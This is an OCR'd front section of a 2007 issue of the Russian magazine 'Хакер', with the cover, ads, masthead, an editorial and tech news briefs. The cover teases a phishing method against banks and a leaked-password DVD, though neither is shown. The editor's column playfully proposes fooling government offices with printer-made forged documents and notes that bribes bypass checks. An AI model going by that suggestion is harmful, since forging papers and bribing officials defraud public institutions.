ЖУРНАЛ ОТ КОМПЬЮТЕРНЫХ ХУЛИГАНОВ

ХАКЕР

WWW.XAKEP.RU

ЯНВАРЬ 01(97) 2007

ВЗЛАМЫВАЕМ МОЗГИ

ХАКЕРСКИЕ СЕКРЕТЫ ОБЩЕНИЯ

+

ПРОГРАММИРУЕМ СОБСТВЕННЫЙ МОЗГ

5 000 000 ЛАМЕРСКИХ ПАРОЛЕЙ НА DVD

(game)land
hi-fun media
publishing for enthusiasts
4 607157 100063 07001

ОТ ФИШИНГА НЕ СПАСТИСЬ
СПОСОБ АТАКИ БАНКОВ И ПЛАТЕЖНЫХ СИСТЕМ

ТЕСТ SKYPE-ТЕЛЕФОНОВ
ПОДКЛЮЧАЕМ ТЕЛЕФОН К ИНТЕРНЕТУ

ЗАГРУЗОЧНАЯ ФЛЕШКА
СТАВИМ НА НЕЕ ВИНДУ И LINUX




СМОТРИ В БЛИЖАЙШЕМ ПК!

Игры кинематографического качества!
Получи свой билет в мир цифровых развлечений с новыми системными платами Foxconn P965 и 975X7AB!



Технология FOXONE™

Системы разгона и контроля состояния системы из Windows и BIOS, автоматически регулирует напряжение на компонентах системы и ускоряет или замедляет быстродействие Вашего компьютера в зависимости от нагрузки. Для профессионалов предусмотрен "ручной" режим разгона с богатейшими возможностями по тонкой настройке системы.



P9657AA-8EKRS2H








- FOXONE - расширенные возможности разгона
- Dual DDR2 800 + Gigabit LAN
- 7.1ch HDA Audio
- Наилучшие возможности для оверклокеров



Цифровое Управление Питанием

Система Цифрового Управления Питанием Foxconn обеспечивает наивысшую совместимость и управляемость. При замене традиционной аналоговой схемы питания на цифровую от Foxconn, значительно сокращается тепловыделение и увеличивается стабильность питания, что является немаловажным фактором при разгоне системы.

Система с Цифровым Питанием, так же значительно выигрывает от высвобождения пространства вокруг процессорного сокета, что облегчает установку и демонтаж процессора без риска повредить компоненты системной платы.



975X7AB-8EKRS2H



- FOXONE - расширенные возможности разгона
- Dual DDR2 800 + Dual Gigabit LAN
- 7.1ch HDA Audio + 2 x PCIe x16 (с поддержкой CrossFire)
- Последняя суперигровая плата, разработанная специально для энтузиастов








Москва: ProfCom - (495)730-5603; StartMaster - (495)783-4242; Ultra Electronics - (495)790-7535; Аобайт компьютерз - (495)725-8008; АРКИС - (495)980-5407; Белый ветер ЦИФРОВОЙ - (494)730-3030; Инлайн - (495)941-6161; КИБЕРТРОНИКА - (495)504-2531; Лайт Коммуникейшн - (495)956-4951; НЕОТОРГ – сеть компьютерных магазинов - (495)223-2323; Сетевая Лаборатория - (495)500-0305; Форум-Центр - (495)775-775-9; Альметьевск: Компьютерный мир - (8553)256-934; Барнаул: К-Трейд - (3852)66-6910; Воронеж: Рет - (4732)77-9339; Екатеринбург: Space - (343)371-6568; Трилайн - (343)378-7070; Ижевск: Корпорация Центр - (3412)438-805; Курск: ФИТ (ТСК 2000) - (4712)512-501; Новосибирск: НЭТА - (3832)304-1010; Пермь: Инстар Текнолоджи - (342)212-4646; Пятигорск: Дивиком - (8793)33-0101; Ростов-на-Дону: Форте - (863)267-6810; Самара: Аксус - (846)270-5960.





В нашей стране полно контор, которые я называю про себя «бумажными клоаками». Это такие места, где специальные тетеньки сидят и занимаются только тем, что конвертируют бумажки одного вида в бумажки другого вида. Паспортные столы, всяческие МРЭО, МОТОТРЭРы и военкоматы — настоящие бумажные клоаки.

Чтобы оформить необходимый документ, нужно собрать пакет бумаг из шести наименований, получить 15 справок и поставить 25 печатей. При этом для получения каждой справки нужно показать от трех до девяти заранее подготовленных бумажек, заверенных, разумеется, в другом месте.

Ситуация еще усугубляется и контингентом работающих в таких организациях сотрудников: эти тети с явными признаками запоздалого и тяжело протекающего климакса получают своеобразное удовольствие, сообщая визгловатым голосом, что через час работа заканчивается, а посему «прием документов уже закончен» и «у Вас тут все равно печати нет, так что приходите лучше в среду после четырех». Как ты понимаешь, в среду после четырех прием документов тоже уже окончен.

Особую комичность этой ситуации добавляет тот факт, что такие суровые «проверки» элементарно обходятся путем дачи взятки определенному должностному лицу, а вместо реальных бумажек обычно легко можно всунуть напечатанный на струйном принтере фейк.

У меня даже возникла идея сделать когда-нибудь в «Хакере» тестирование различных государственных органов на устойчивость к поддельным документам. Скажем, попытаться поставить на учет в военкомат некоего Акакия Бздрищенко, проживающего в доме 31337 по проспекту Пездрякова, или получить загран на реальное имя, но напечатав на принтере вместо всех справок и квитанций об оплате соответствующие фейки. Может быть, рискнем и сделаем. Крутая штука будет, правда? :)

Пишу это сейчас, а в голове у меня созрела концепция идеального государства без бумажной бюрократии и взяточничества. Вся информация о гражданах хранится в распределенной базе данных. Каждый человек идентифицируется уникальным ключом (скажем, сигнатурой радужки или отпечатков всех существующих пальцев) и описывается обязательным набором полей (ФИО, место рождения, ссылки на идентификаторы родителей и т.д.). У каждого человека также может быть набор дополнительных полей: ссылки на идентификаторы водительского удостоверения, диплома об образовании и заграничного паспорта. Разумеется, под кожей у каждого человека — RFID-метка с идентификатором. Пересекаешь границу — прислони ладонь к терминалу и проходи, остановили на посту ГАИ — значит ты что-то нарушил, поскольку всю инфу о тебе считал минуту назад вот тот столб у дороги. А если вдруг собрался поехать в отсталую страну, то иди к автоматическому терминалу, засунь туда денежную банкноту, прислони ладонь и получи через 30 секунд набор только что выпущенных для тебя документов: паспорт, в/у, документы на машину и метку о судимости, если ты плохой мальчик. Вот такая идея. Думаю, скоро сделаем.

nikitozz, гл. ред. «Хакера»

INTRO

CONTENT•01(97)



016

026



030




050





064



084




092



128



138



/Редакция
>Главный редактор
Никита «nikitozz» Кислицин
(nikitoz@real.xakep.ru)
>Выпускающий редактор
Николай«gorl»Андреев
(gorlum@real.xakep.ru)

>Редакторы рубрик
ВЗЛОМ
Дмитрий«Forb» Докучаев
(forb@real.xakep.ru)
PC_ZONE и UNITS
Степан «step» Ильин
(step@real.xakep.ru)
СЦЕНА
Олег «mindw0rk» Чебенеев
(mindw0rk@real.xakep.ru)
UNIXOID
Андрей «Andrushock» Матвеев
(andrushock@real.xakep.ru)
КОДИНГ
Александр «Dr. Klouniz» Лозовский
(alexander@real.xakep.ru)
ИМПЛАНТ
Юрий Свидиненко
(nanoinfo@mail.ru)
>Литературный редактор и корректор
Варвара Андреева
(andreeva@gameland.ru)

/DVD
>Выпускающий редактор
Степан «Step» Ильин
(step@real.xakep.ru)
>Windows-раздел
Андрей «Skvoznoy» Комаров
(skvoznoy@real.xakep.ru)
>Unix-раздел
Андрей «Andrushock» Матвеев
(andrushock@real.xakep.ru)

/Art
>Арт-директор
Евгений Новиков
(novikov.e@gameland.ru)
>Дизайнер
Анна Старостина
(starostina@gameland.ru)
>Верстальщик
Вера Светлых
(svetlyh@gameland.ru)
>Цветокорректор
Александр Киселев
(kiselev@gameland.ru)
>Иллюстрации
Юля Якушова
(polkadork@gmail.com)
Стас «Chill» Башкатов
(chill.gun@gmail.com)

/iNet
>WebBoss
Алена Скворцова
(alyona@real.xakep.ru)
>Редактор сайта
Леонид Боголюбов
(xa@real.xakep.ru)

/Реклама
>Директор по рекламе
Игорь Пискунов (igor@gameland.ru)
> Руководитель отдела рекламы цифровой группы
Ольга Басова (olga@gameland.ru)
>Менеджеры отдела
Ольга Емельянцева
(olgaeml@gameland.ru)
Оксана Алехина
(alekhina@gameland.ru)
Александр Белов (belov@gameland.ru)
Евгения Горячева
(goryacheva@gameland.ru)
> Трафик менеджер
Марья Алексеева
(alekseeva@gameland.ru)

/Publishing
>Издатель
Борис Скворцов
(boris@gameland.ru)
>Редакционный директор
Александр Сидоровский
(sidorovsky@gameland.ru)
>Учредитель
ООО «Гейм Лэнд»
>Генеральный директор
Дмитрий Агарунов
(dmitri@gameland.ru)
>Управляющий директор
Давид Шостак
(shostak@gameland.ru)
>Директор по развитию
Паша Романовский
(romanovski@gameland.ru)
>Директор по персоналу
Михаил Степанов
(stepanovm@gameland.ru)
>Финансовый директор
Елена Дианова
(dianova@gameland.ru)
>PR-менеджер
Илья Пожарский
(pozharsky@gameland.ru)

/Оптовая продажа
>Директор отдела дистрибуции и маркетинга
Владимир Смирнов
(vladimir@gameland.ru)
>Оптовое распространение
Андрей Степанов
(andrey@gameland.ru)
>Связь с регионами
Татьяна Кошелева
(kosheleva@gameland.ru)
>Подписка
Алексей Попов
(popov@gameland.ru)
тел.: (495) 935.70.34
факс: (495) 780.88.24

> Горячая линия по подписке
тел.: 8 (800) 200.3.999
Бесплатно для звонящих из России

> Для писем
101000, Москва,
Главпочтамт, а/я 652, Хакер
Зарегистрировано в Министерстве Российской Федерации по делам печати, телерадиовещанию и средствам массовых коммуникаций ПИ Я 77-11802 от 14 февраля 2002 г.
Отпечатано в типографии «ScanWeb», Финляндия
Тираж 100 000 экземпляров.
Цена договорная.





ОЛЕГ ЧЕБЕНЕЕВ
/ MINDWORK@GAMELAND.RU /
ЮРИЙ СВИДИНЕНКО
/ METAMORPH@YANDEX.RU /
СЕРГЕЙ НИКИТИН
/ NIKITIN@GLC.RU /



ПЛЕЕРЫ И НОУТЫ LG

Несколько свежих девайсов подогнала нам компания LG. Первый — это DVD-плеер DP172BP. Он обладает интересной конструкцией, позволяющей менять положение 7" LCD-экрана со встроенными динамиками. Плеер умеет работать с различными типами CD (R, RW) и DVD (±R/ ±RW), а также VCD/SVCD. На них могут быть записаны файлы в форматах DivX, JPG, MP3 или WMA — он со всеми справится. Вторая новинка — это серия ультрапортативных ноутов, состоящая из моделей A1 EXPRESS DUAL и C1 EXPRESS DUAL. Эти парни имеют вес чуть больше 1 кг, 10-дюймовые широкоформатные экраны и батареи, рассчитанные на 5,5 часов работы (по обычно завышенным данным производителя). Внутри установлены процессор Intel Core Duo и видеоплата NVIDIA Geforce Go 7300. А главная отличительная особенность модели C1 — это ее сенсорный дисплей.

75 МИЛЛИОНОВ

ЗА ПЕРЕКЛЮЧЕНИЕ РАСКЛАДКИ

Бедную Microsoft уже затаскали по судам, какие только претензии не приходилось выслушивать. На этот раз отличилась корейская фирма P&IB, которая потребовала у мелкомягких компенсацию за использование запатентованной ими технологии автоматического переключения раскладки клавиатуры при вводе текстов. Иск подали еще в 2000 году, но только сейчас стал известен результат — Microsoft проиграла дело и обязана выплатить потерпевшей стороне 75 миллионов долларов. Просто так сдаваться софтварный монстр не собирается и уже сейчас готовит апелляцию. Патент был зарегистрирован в 80-х годах на имя профессора Ли Кенг-Хэ и затем продан P&IB. По их словам, Microsoft попросту позаимствовала чужие технологии, не удосужившись согласовать условия использования. Чтоб мало не показалось, P&IB также потребовала от MS прекратить продажу пакетов Office в Корее, так как там применяется сходная технология переключения.





ГИГАБАЙТ ОТ VERBATIM

Все мы привыкли к тому, что имя компании Verbatim можно найти не только на коробках или отдельных упаковках с оптическими носителями. Ассортимент этого бренда давно вышел за рамки CD- и DVD-болванок, сегодня в него входят mp3-плееры, флешки и даже мыши. О новинках в двух последних категориях и хотелось бы рассказать. Новая гигабайтная флешка Hi-Speed Store 'n' Go USB 2.0 Drive выполнена в корпусе с защитным резиновым покрытием и имеет размеры 78x20x7 мм. Скорость чтения составляет 13 Мб/сек, а записи — 6 Мб/сек. В комплект поставки входит специальное программное обеспечение для защиты твоих данных. А тем любителям ноутбуков, которые не могут отказаться от комфорта в дороге, понравится оптическая беспроводная мышь. 3 программируемые кнопки позволяют настроить функции быстрого доступа к часто используемым приложениям, а вес устройства — всего 64 г.



Превращай слова в подарки

С 20 ноября по 20 января

Зарегистрируйся: 0550

Говори, пиши SMS, скачивай мелодии с wap.beeline.ru

10 минут разговора*	**1 балл**
10 SMS (платных)	**1 балл**
1 мелодия	**2 балла**

Собирай баллы, заказывай подарки
из каталога в офисах продаж и участвуй в розыгрыше сертификатов на путешествие.

Узнай больше
0550
www.beeline.ru



* При платных звонках в домашней сети и внутрисетевом роуминге. На правах рекламы. Оборудование сертифицировано. Услуги лицензированы. Количество подарков ограничено. Только для физических лиц, абонентов «Билайн» всех систем расчетов стандарта GSM.
Сроки проведения акции – с 20 ноября 2006 года по 20 января 2007 года. Организатор – ОАО «ВымпелКом». Подробнее о правилах проведения акции, количестве призов, сроках, месте и порядке их получения – на сайте www.beeline.ru

МУЛЬТИМЕДИЙНЫЙ ДОМ

Компания 3logic пополнила модельный ряд компьютеров Lime 2-мя новинками — медиасервером и медиацентром. Первый выполнен в оригинальном корпусе, допускающем установку 2-х системных плат и ЖК-дисплея, поддерживающего технологию TouchScreen. По замыслу разработчиков, он должен стать основой цифрового дома. Для этого, помимо чисто компьютерных компонентов, в него входит постоянно включенная система видеонаблюдения. Информация выводится на встроенный в корпус экран. Но серьезными вещами дело не ограничивается! Пульт дистанционного управления даст возможность управлять происходящим, не вставая с кресла; платформа AMD Live или Intel Viiv (в зависимости от модели) позволит наслаждаться любыми развлечениями, в чем поспособствуют мощный видеоадаптер и восьмиканальная звуковая плата. Картину дополняют серьезная дисковая подсистема, 2 Гб оперативной памяти и разнообразные порты, вынесенные на переднюю панель корпуса. Кстати, его размеры составляют 360x360x720 мм.



НОВЫЙ БОЛИД ACER FERRARI

Компьютерно-гоночным фанатам сделала сюрприз компания Acer. В Россию будет поставляться еще одна модель ноутбуков серии Acer Ferrari — компактный лэптоп 1005WLMi. Само собой разумеется, что выполнен он в традиционной черно-красной цветовой гамме, дающей всем понять, что это не просто ноутбук, а мобильный ПК, обладающий кучей свойств болида Формулы 1. Он имеет всего 1,7 кг веса, но при этом обладает экраном с диагональю 12,1 дюйма, двуядерной платформой AMD Turion 64 X2 и 2 Гб памяти (расширяется до 4-х). За качественные и быстрые гонки пикселей на экране отвечает графический адаптер RADEON XPRESS 1150 с поддержкой до 512 Мб памяти. В дополнение к вышеназванному, болид имеет в комплекте поставки VoIP-телефон с функцией Bluetooth и поддерживает возможность видеосвязи при помощи камеры Acer OrbiCam с разрешением 1,3 мегапикселя. Связь с другими гонщиками осуществляется посредством адаптеров Wi-Fi, Bluetooth 2.0, гигабитной сетевой платы и модема. Накопители представлены универсальной оптикой и SATA-винтом в 160 Гб.



CREATIVE'НОЕ ОБЩЕНИЕ

Сегодня уже не нужно выходить из дома, чтобы пообщаться с друзьями. Телефоны, обычный и сотовый, интернет с его электронной почтой, чатами, форумами, IRC, ICQ и прочими прелестями сводят общение к пользованию электроникой. Этой тенденции следует компания Creative, представившая веб-камеру Live! Cam Optia, не требующую драйверов при установке. Ее основа — 1,3-мегапиксельная матрица с видеоразрешением 640x480 (при 30 FPS'ах). Хитрые психологи компании знают, что иногда общение с одними и теми же людьми приедается, поэтому они добавили в комплект поставки ПО Creative Advanced Video FX, в которое входят 8 категорий эффектов, включающих фоны и искажения изображений, что позволяет разнообразить видеочат. Кроме этого, в коробке с камерой ты найдешь и handsfree-гарнитуру, а также различный софт для настройки камеры и включения всяких дополнительных вкусностей. Помимо этого, нам предоставили удобную систему крепления, позволяющую установить камеру на монитор любого типа, а также совместимость со Skype, Windows Live Messenger и другими подобными утилитами.



ЖАНР RPG



СДЕЛАЙ ПАУЗУ, ПОСМОТРИ TVIX

В последнее время производители выпускают все больше устройств, которые сами же называют «центрами домашних развлечений». Под этой неоднозначной фразой прячутся мультимедиа-девайсы с жесткими дисками, которые умеют хранить и воспроизводить музыку и видео в известных форматах.
Недавно появился мультимедиа-центр TViX HD M-5000. Первое, что бросается в глаза, — это внешний вид устройства. Он выглядит очень стильно и необычно, совсем не вписываясь в стандарты дизайна Hi-Fi техники, так что это лишний повод им похвастаться. Функционально это мультиформатный плеер (High Definition, кстати) и сетевой медиасервер. Он легко встраивается в локальную сеть и выполняет в ней функции хранилища данных. А порт USB позволяет подключать к нему различные дополнительные устройства типа кардридеров и оптических приводов, чтобы воспроизводить медиаконтент и с них. А воспроизводить есть что. TViX поддерживает все распространенные форматы аудио-, видео- и фотофайлов, также он полностью понимает меню DVD-дисков. Внутри находится жесткий диск от Western Digital, емкость которого может достигать 500 Гб.

YO, ULTRA!

Известная многим и своими магазинами компания Ultra решила выпустить на рынок свои собственные компьютеры. Причем не какие-то там стандартные, серые и ничем не выделяющиеся, а самые что ни на есть стильные и молодежные. Даже название у них соответствующее — YO! Эти ПК основаны на продукции компании AMD и ее недавнего приобретения, всем известной ATI. В новой серии пока 2 линейки: Green Line и Yellow Line. В основе первой — процессоры AMD Athlon, а вторая базируется на процессорах AMD Sempron, так что определиться, что и для кого предназначено, не трудно. Хочешь играть в крутые игры и вообще быть на коне — тебе зеленая линия. Нужен компьютер для домашних развлечений типа кино и интернета — бери недорогой желтый ПК. Видеоподсистема на основе тысячной серии плат ATI Radeon поддерживает технологию AVIVO, которая поможет тебе не заскучать, позволяя подключать к плате проекторы, мониторы, телевизоры и прочие устройства.



СВЕЖИЙ ВЗГЛЯД



Если тебе интересно работать с видео и ты не равнодушен к возможности смотреть телевизионные передачи на мониторе, то тебе будет интересно узнать, что компания Beholder пополнила свою линейку тюнеров двумя новыми моделями: Behold TV M6 и Behold TV M6 Extra. Особенно следует отметить, что оба девайса работают на элементной базе Philips: функции аппаратного аудио- и видеодекодера выполняет однокристальный MIPS-процессор Philips SAA6752HS Empress. В его возможности входят поддержка постоянного битрейта до 15 Мбит/сек, уменьшение шума с помощью адаптивного медиафильтра, метод уменьшения шума на базе анализа векторов движения, кодирование звука Dolby Digital AC-3 и MPEG-1 layer 2, поддержка звукового потока LPCM и многое другое. Старшая модель отличается возможностью записи звука в формате AC-3. Общей чертой новинок является функция включения компьютера с пульта.

ГРУЗОВИКИ-ТРАНСФОРМЕРЫ 2020 ГОДА




› Концепты некоторых грузовиков


Недавно на выставке дизайнерского конкурса VDA Design Award под названием «Будущий дорожный транспорт — 2020», проводившегося под эгидой Немецкой ассоциации автоиндустрии (VDA), были представлены различные варианты развития грузового транспорта.
Первый приз в конкурсе VDA завоевал Ин Тао из Университета искусств в Линце. Его грузовой автомобиль называется Spidertainer (помесь, стало быть, паука и контейнера). Ин придумал машину, которая может гибко приспосабливаться к форме самых разнообразных грузов, будь то простой параллелепипед, труба или какая-то сложная конструкция. Грузовой платформы как таковой у авто нет. Вместо нее — система из 8-ми угловатых манипуляторов — «рук-ног», приводимых в действие, судя по всему, гидравликой. 4 из них — это нечто вроде ног: они связывают кабину, стоящую на 4-х колесах, с отдельной задней осью. 4 других («руки») обхватывают сверху груз и поднимают его.
Второй приз достался Тибору Биро из Будапештского университета дизайна. Он придумал «Дорожный поезд» (Road Train). По замыслу Биро, этот грузовик должен работать на топливных элементах. Нижняя часть его бортов сделана из мягких материалов — для безопасности при ударе легковушки. Но главное — составные части Road Train, похожие на прицепы. Это самостоятельные машины, следующие в сантиметрах друг за другом благодаря синхронному управлению с общего компьютера и куче датчиков. Таким образом, простым нажатием кнопки машину можно удлинять, добавляя новые секции, или укорачивать, убирая имеющиеся.
Остальные проекты дизайнеров также порадовали продуманностью технических решений. Так что есть шанс, что какой-нибудь настоящий грузовик 2020 года будет очень похож на один из рисунков 2006-го.


ВИРУСНЫЙ МОТОР ПОМОЖЕТ ИЗЛЕЧИТЬ РАК

Национальный институт здоровья выдал грант в размере 7 миллионов долларов на 5 лет для изучения РНК-наномотора, открытого ранее профессором молекулярной вирологии Пейксаном Гу из Университета Пэрдью.
Ранее Гу и его коллеги выяснили механизм действия наномотора вирусов. Оказалось, что в основе «работоспособности» этого бионаноактюатора лежит молекула РНК. Для наглядности Гу представил работу молекул РНК в виде фигурок, которые соединяются друг с другом. Было выяснено, что вирус-бактериофаг phi29 использует гексамер молекул РНК для своего вирального мотора. При этом сам процесс работы мотора похож на работу двигателя внутреннего сгорания автомобиля. Роль камеры сгорания играет портал — образование внутри капсида вируса, занятое молекулами РНК и ротором. Мономеры молекулы РНК, подобно поршням, поочередно толкают центральный 5-сторонний ротор, заставляя его вращаться. В центре ротора находится молекула ДНК.
Как говорит Гу, изучение работы вирального мотора может помочь при борьбе с такими заболеваниями, как СПИД, гепатит B и рак.















ТУРБОРЕАКТИВНЫЙ JETPACK

С 60-х годов прошлого века тестируются различные варианты реактивных ранцев-джетов, но дальше прототипов пока дело не шло. Теперь же американский изобретатель Ричард Эррон построил и испытал в воздухе рабочий прототип 8-моторного турбореактивного ранца под названием Skywalker Jets. Если, как планирует создатель, производство машины будет поставлено на поток, она станет первым серийным аппаратом такого типа. Эррон соединил вместе 8 чрезвычайно легких турбомоторов, что позволило поднимать в воздух человека весом до 90 кг. Но, правда, запаса топлива хватает на 5 минут полета.

Так или иначе, данный образец еще сырой и даже продается не как транспортное средство для жаждущих полетать над лесом, а как экспонат для коллекционеров технических диковин. Однако Эррон намерен довести Skywalker Jets до ума, получить одобрение от Федерального управления авиации США (FAA) и наладить серийное производство турбореактивного ранца с отпускной ценой $200 тысяч.

АМЕРИКАНСКИЙ СУД НА СТОРОНЕ СПАМЕРОВ




Вопиющий случай произошел в США в штате Оклахома. Началось все с того, что в электронный ящик владельца компании MummaGraphics и ярого противника спамеров Марка Маммы стали сыпаться «заманчивые» предложения от туристической фирмы Omega World Travel, предлагающей круизы по белому свету. Марк связался с ними по телефону и потребовал убрать свой адрес из рассылки, но спам продолжал приходить. Тогда он разместил на своем сайте SueaSpammer.com гневный пост с угрозой подать на турагентство в суд. И вот это уже подействовало, хотя не совсем так, как ожидал дядя Мамма. Omega World Travel решила не дожидаться судебной повестки и подала иск первой, обвиняя антиспамера в клевете и требуя возместить причиненный моральный ущерб суммой в 3,8 миллиона долларов. А свои действия фирма прикрыла принятым в 2003 году законом Can-Spam Act, позволяющим отправлять рекламные сообщения, если обратный адрес не липовый. Мамма подал ответный иск, и в суде разгорелась нешуточная схватка. Но каков же был шок Марка, когда правосудие встало на сторону спамера, и теперь бедняге предстояло еще и заплатить Omega приличную сумму. Выплатив судебные издержки, владелец MummaGraphics разорился и полностью разочаровался в антиспамерской борьбе: «Мы никогда не победим, пока правительство будет стоять на стороне спамеров». Впрочем, многие известные юристы не согласны с решением суда и по мере сил пытаются поддержать Марка. Вот такой беспредел творится в стране хот-догов и чизбургеров.

СВОДКИ С АФГАНСКОЙ ПЕРЕДОВОЙ



Войны Джихада решили, что миру стоит знать об их победах, поэтому создали в Сети новостной блог на английском языке, где подробно рассказывают, сколько неверных они порешили в прошлую пятницу и сколько голов порубали в этот четверг. Заголовки — один другого краше: «4 американских шпиона убиты в Кунаре», «Мы подстрелили вражеский вертолет над Кандахаром», «Американские собаки снова повержены. С нами Аллах!». Владельцами сайта является руководство афганских боевиков, а информация для сводок поставляется пресс-секретарями Исламского Эмирата вместе с доктором Ханиф. У многих людей вызывается сомнение достоверность публикуемой инфы, да и подлинность самого сайта в целом. «Не иначе как ЦРУ занимается поиском талибов», — бытуют мнения на форумах. Как бы там ни было, админам сайта стоит поискать новых дизайнеров — в нынешнем виде www.alemarah.org/english.htm напоминает домашние странички на narod.ru.



ТЕЛЕПРИСУТСТВИЕ — ПЕРВЫЕ РОБОТЫ НА ПОВОДКАХ



› Дистанционное управление роботом

Немецкими учеными впервые была представлена система телеприсутствия. Имеющийся прототип системы представляет собой однорукого робота на колесах, связанного проводами с похожей платформой, которой человек управляет вручную.
С этой платформой оператор ходит, как с тележкой в супермаркете, используя рычаги и педали, а робот повторяет все его движения. Все происходящее вокруг машины оператор слышит и видит благодаря микрофонам, наушникам и 2-м камерам на голове робота, в реальном времени передающим изображение на головной дисплей. Трехпалой рукой робота человек управляет с помощью перчатки с датчиками, а также сенсоров на запястье. От машины оператор получает обратную связь — он может, к примеру, ощущать сопротивление при взаимодействии робота со средой и объектами.
К лету 2007 года немецкие исследователи надеются оснастить робота 2-мя руками и планируют, используя несколько роботов одновременно, сделать какое-нибудь полезное дело, например, дистанционно соединить 2 трубы.

ИТОГИ «ПРЕМИИ РУНЕТА»

29 ноября в Москве на территории Всероссийского выставочного центра состоялась церемония награждения победителей «Премии рунета», где в разных номинациях определялись лучшие сайты и проекты русскоязычной Сети. Злые языки утверждают, что победители проплачиваются на год вперед и организаторы конкурса гребут бабло лопатами, но давай сделаем вид, что мы в это не верим, и все-таки поговорим о победителях. В номинации «Технологии и инновации» лауреатами стали сайт компании «Битрикс», русский сайт Intel и ресурс «Стрим-ТВ». Фавориты среди образовательных сайтов — RU.Википедия, проект ГРАМОТА.РУ и портал http://edu.ksu.ru. В СМИ-категории отличились компания «Маяк», dp.ru и ТВ-канал «Культура». www.germany.ru, www.naviny.ru, http://rus.delfi.lv пропиарились в категории «Рунет за пределами RU». А в народном голосовании победил сайт игры «Бойцовский клуб», которой уже давно пора на покой. Церемония, надо сказать, проводилась с размахом — организаторы пригласили туеву хучу звезд эстрады и кино, так что там было не вручение Нобелевской премии, но поп-концерт с Филиппом Киркоровым и фуршетом. О том, как все прошло, и об остальных победителях ты можешь узнать на сайте www.premiaruneta.ru. Хотя я бы на твоем месте не стал всерьез воспринимать результаты. Вспомни о том, что говорят злые языки -).



БЕСПЛАТНЫЙ ИНЕТ ПО ВСЕМУ СИНГАПУРУ

Во всех крупных городах Европы и США в каждой кафешке, библиотеке или на вокзале обязательно поднята Wi-Fi сеть с инетом, и стандартное дело, что все услуги условно-бесплатны: покупаешь чашку кофе и сидишь в инете, сколько хочешь. За последние пару лет и в российских городах здорово развилась эта область услуг. Но с тем, как подошли к проблеме интернетизации в Сингапуре, нам пока не потягаться.

С 1 декабря открылся доступ в инет по всему острову. Зона покрытия пока неполная, но уже более 900-та организаций поставили у себя точки доступа. Нужен только ноутбук или телефон с возможностью выхода в сеть. Несмотря на небольшие размеры, Сингапур достаточно продвинутый в компьютерном плане уголок, и повсеместный бесплатный интернет, по мнению правительства, только улучшит положение дел в этом плане. «Мы также рассчитываем на то, что не имеющая аналогов в регионе услуга привлечет к нам еще большее число иностранных туристов», — поделился с журналистами своими ожиданиями руководитель Департамента информационных технологий Сингапура Хун Хок Юн. Скорость халявного инета составляет 512 Кбит/сек, и для получения ключа доступа нужно только сообщить одному из операторов связи свой номер, после чего на телефон придет sms с логином и паролем. Но и это еще не все. Правительство страны закупило 10 тысяч компьютеров для бедных семей, чтобы те смогли наравне со всеми насладиться прелестями информационных технологий.

МАРАЗМ КРЕПЧАЛ. НО ГУСИ ПЛЫЛИ

Эту фразу нередко используют в отношении бюрократии и законов в нашей стране. И делают это по понятным причинам.

